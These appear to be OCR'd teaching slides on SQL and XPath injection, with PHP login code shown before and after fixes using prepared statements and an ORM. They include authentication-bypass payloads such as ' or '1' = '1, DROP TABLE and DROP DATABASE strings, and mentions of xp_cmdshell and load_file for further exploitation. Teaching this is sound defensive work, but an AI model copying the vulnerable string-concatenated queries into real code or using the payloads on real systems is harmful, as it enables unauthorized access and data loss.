
SQL Injection

Goal	Retrieve/manipulate data in database or manipulate logical flow
How	By manipulating the structure of the sql query through userdata Different types - Verbose / Blind (Time based) SQLi
Solution	Input Validation (and WAFs) **Prepared Statements** Abstraction (e.g. ORMs)
OWASP Top 10	
(Primary) Violated Principle	

Prepared Statements example




```php
if (isset($_POST['uname']) and isset($_POST['pwd'])){
    $sql = "Select title, name, uname from users where uname = '" . $_POST['uname'] . "' and password = '" . $_POST['pwd'] . "';";
    $result = $mysqli->query($sql);

    if(!$mysqli->error){
        $user = $result->fetch_object();

        if ($user !== NULL){
            $_SESSION['uname'] = $user->uname;
```




```php
if (isset($_POST['uname']) and isset($_POST['pwd'])){
    $sql = "Select title, name, uname, password from users where uname = ?;";
    $statement = $mysqli->prepare($sql);
    $statement->bind_param('s', $_POST['uname']);
    $statement->execute();
    $result = $statement->get_result();

    if(!$mysqli->error){
        $user = $result->fetch_object();

        if ($user !== NULL && $user->password == $_POST['pwd']){
            $_SESSION['uname'] = $user->uname;
```


ORM example (Doctrine)



```php
<?php
// src/Product.php

use Doctrine\ORM\Mapping as ORM;

/**
 * @ORM\Entity
 * @ORM\Table(name="products")
 */
class Product
{
    /**
     * @ORM\Id
     * @ORM\Column(type="integer")
     * @ORM\GeneratedValue
     */
    protected $id;
    /**
     * @ORM\Column(type="string")
     */
    protected $name;

    // .. (other code)
}
```



```php
<?php
// update_product.php <id> <new-name>
require_once "bootstrap.php";

$id = $argv[1];
$newName = $argv[2];

$product = $entityManager->find('Product', $id);

if ($product === null) {
    echo "Product $id does not exist.\n";
    exit(1);
}

$product->setName($newName);

$entityManager->flush();
```



```php
echo sprintf("-%s\n", $product->getName());
```

https://www.doctrine-project.org/projects/doctrine-orm/en/current/tutorials/getting-started.html

SQL Injection

Goal	Retrieve/manipulate data in database or manipulate logical flow
How	By manipulating the structure of the sql query through userdata Different types - Verbose / Blind (Time based) SQLi
Solution	Input Validation (and WAFs) **Prepared Statements** Abstraction (e.g. ORMs)
OWASP Top 10	A1:2017-Injection
(Primary) Violated Principle	

SQL Injection


Goal	Retrieve/manipulate data in database or manipulate logical flow
How	By manipulating the structure of the sql query through userdata Different types - Verbose / Blind (Time based) SQLi
Solution	Input Validation (and WAFs) **Prepared Statements** Abstraction (e.g. ORMs)
OWASP Top 10	A1:2017-Injection
(Primary) Violated Principle	„Strictly separate data and control instructions, and never process control instructions received from untrusted sources.“

Further exploitation


what else you can do heavily depends on

- the query you’re injecting into
  - SELECT, INSERT INTO, UPDATE, DELETE, EXEC
- the operating system and dbms configuration
  - reading / writing files
    - e.g. MySQL: load_file
  - executing OS commands
    - e.g. MS SQL: xp_cmdshell, xp_servicecontrol

Old but gold


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

https://xkcd.com/327/



ZU 0666',0,0); DROP DATABASE TABLICE; --
[redacted]

https://9gag.com/gag/aBg8PLx


main problem:

user input included in sql (backend) context messes up the predefined query structure

can you think of any other backend context we can mess with?
(xxx injection)



```xml
<?xml version="1.0" encoding="utf-8"?>
<users>
    <user>
        <title>master</title>
        <name>yoda</name>
        <uname>mastery</uname>
        <password>forgottenmypasswordIhave</password>
    </user>
    <user>
        <name>luke skywalker</name>
        <uname>luke</uname>
        <password>whoismyfather?</password>
    </user>
    <user>
        <name>han solo</name>
        <uname>captain_han</uname>
        <password>lovelea</password>
    </user>
</users>
```




Hey fellow jedi, welcome to our lightsaber shop!

Username: test


Password: ••••••••

Login




```php
if (isset($_POST['uname']) and isset($_POST['pwd'])){
    $xml = simplexml_load_file('users.xml');

    if ($xml !== FALSE){
        $result = $xml->xpath("//user[uname='" . $_POST['uname'] . "'][password='" . $_POST['pwd'] . "']");

        if ($result != NULL)
        {
            $user = $result[0];
            $_SESSION['uname'] = (string)$user->uname;
```


```
//user[uname='test'][password='password']
```



Username or password is wrong.




```xml
<?xml version="1.0" encoding="utf-8"?>
<users>
    <user>
        <title>master</title>
        <name>yoda</name>
        <uname>mastery</uname>
        <password>forgottenmypasswordIhave</password>
    </user>
    <user>
        <name>luke skywalker</name>
        <uname>luke</uname>
        <password>whoismyfather?</password>
    </user>
    <user>
        <name>han solo</name>
        <uname>captain_han</uname>
        <password>lovelea</password>
    </user>
</users>
```



Hey fellow jedi, welcome to our lightsaber shop!


Username: asdf' or '1' = '1

Password: ••••••••••••••••••



```php
if (isset($_POST['uname']) and isset($_POST['pwd'])){
    $xml = simplexml_load_file('users.xml');

    if ($xml !== FALSE){
        $result = $xml->xpath("//user[uname='" . $_POST['uname'] . "'][password='" . $_POST['pwd'] . "']");

        if ($result != NULL)
        {
            $user = $result[0];
            $_SESSION['uname'] = (string)$user->uname;
```

```
//user[uname='asdf' or '1' = '1'][password='asdf' or '1' = '1']
```



User: mastery

XPath Injection

Goal	Retrieve data from XML or manipulate logical flow
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

XPath Injection

Goal	Retrieve data from XML or manipulate logical flow
How	By manipulating the structure of the XPATH query through userdata Different types - Verbose / Blind (Time-based)
Solution	
OWASP Top 10	
(Primary) Violated Principle	

XPath Injection

Goal	Retrieve data from XML or manipulate logical flow
How	By manipulating the structure of the XPATH query through userdata Different types - Verbose / Blind (Time-based)
Solution	Input Validation (and WAFs) Precompiled Statements Abstraction through frameworks
OWASP Top 10	
(Primary) Violated Principle	

XPath Injection

Goal	Retrieve data from XML or manipulate logical flow
How	By manipulating the structure of the XPATH query through userdata Different types - Verbose / Blind (Time-based)
Solution	Input Validation (and WAFs) Precompiled Statements Abstraction through frameworks
OWASP Top 10	A1:2017-Injection
(Primary) Violated Principle	„Strictly separate data and control instructions, and never process control instructions received from untrusted sources.“

Some more backend injections

SMTP/Email Injection

- https://www.acunetix.com/blog/articles/email-header-injection/

LDAP Injection

- https://www.netsparker.com/blog/web-security/ldap-injection-how-to-prevent/
- https://cheatsheetseries.owasp.org/cheatsheets/LDAP_Injection_Prevention_Cheat_Sheet.html

XML Injection

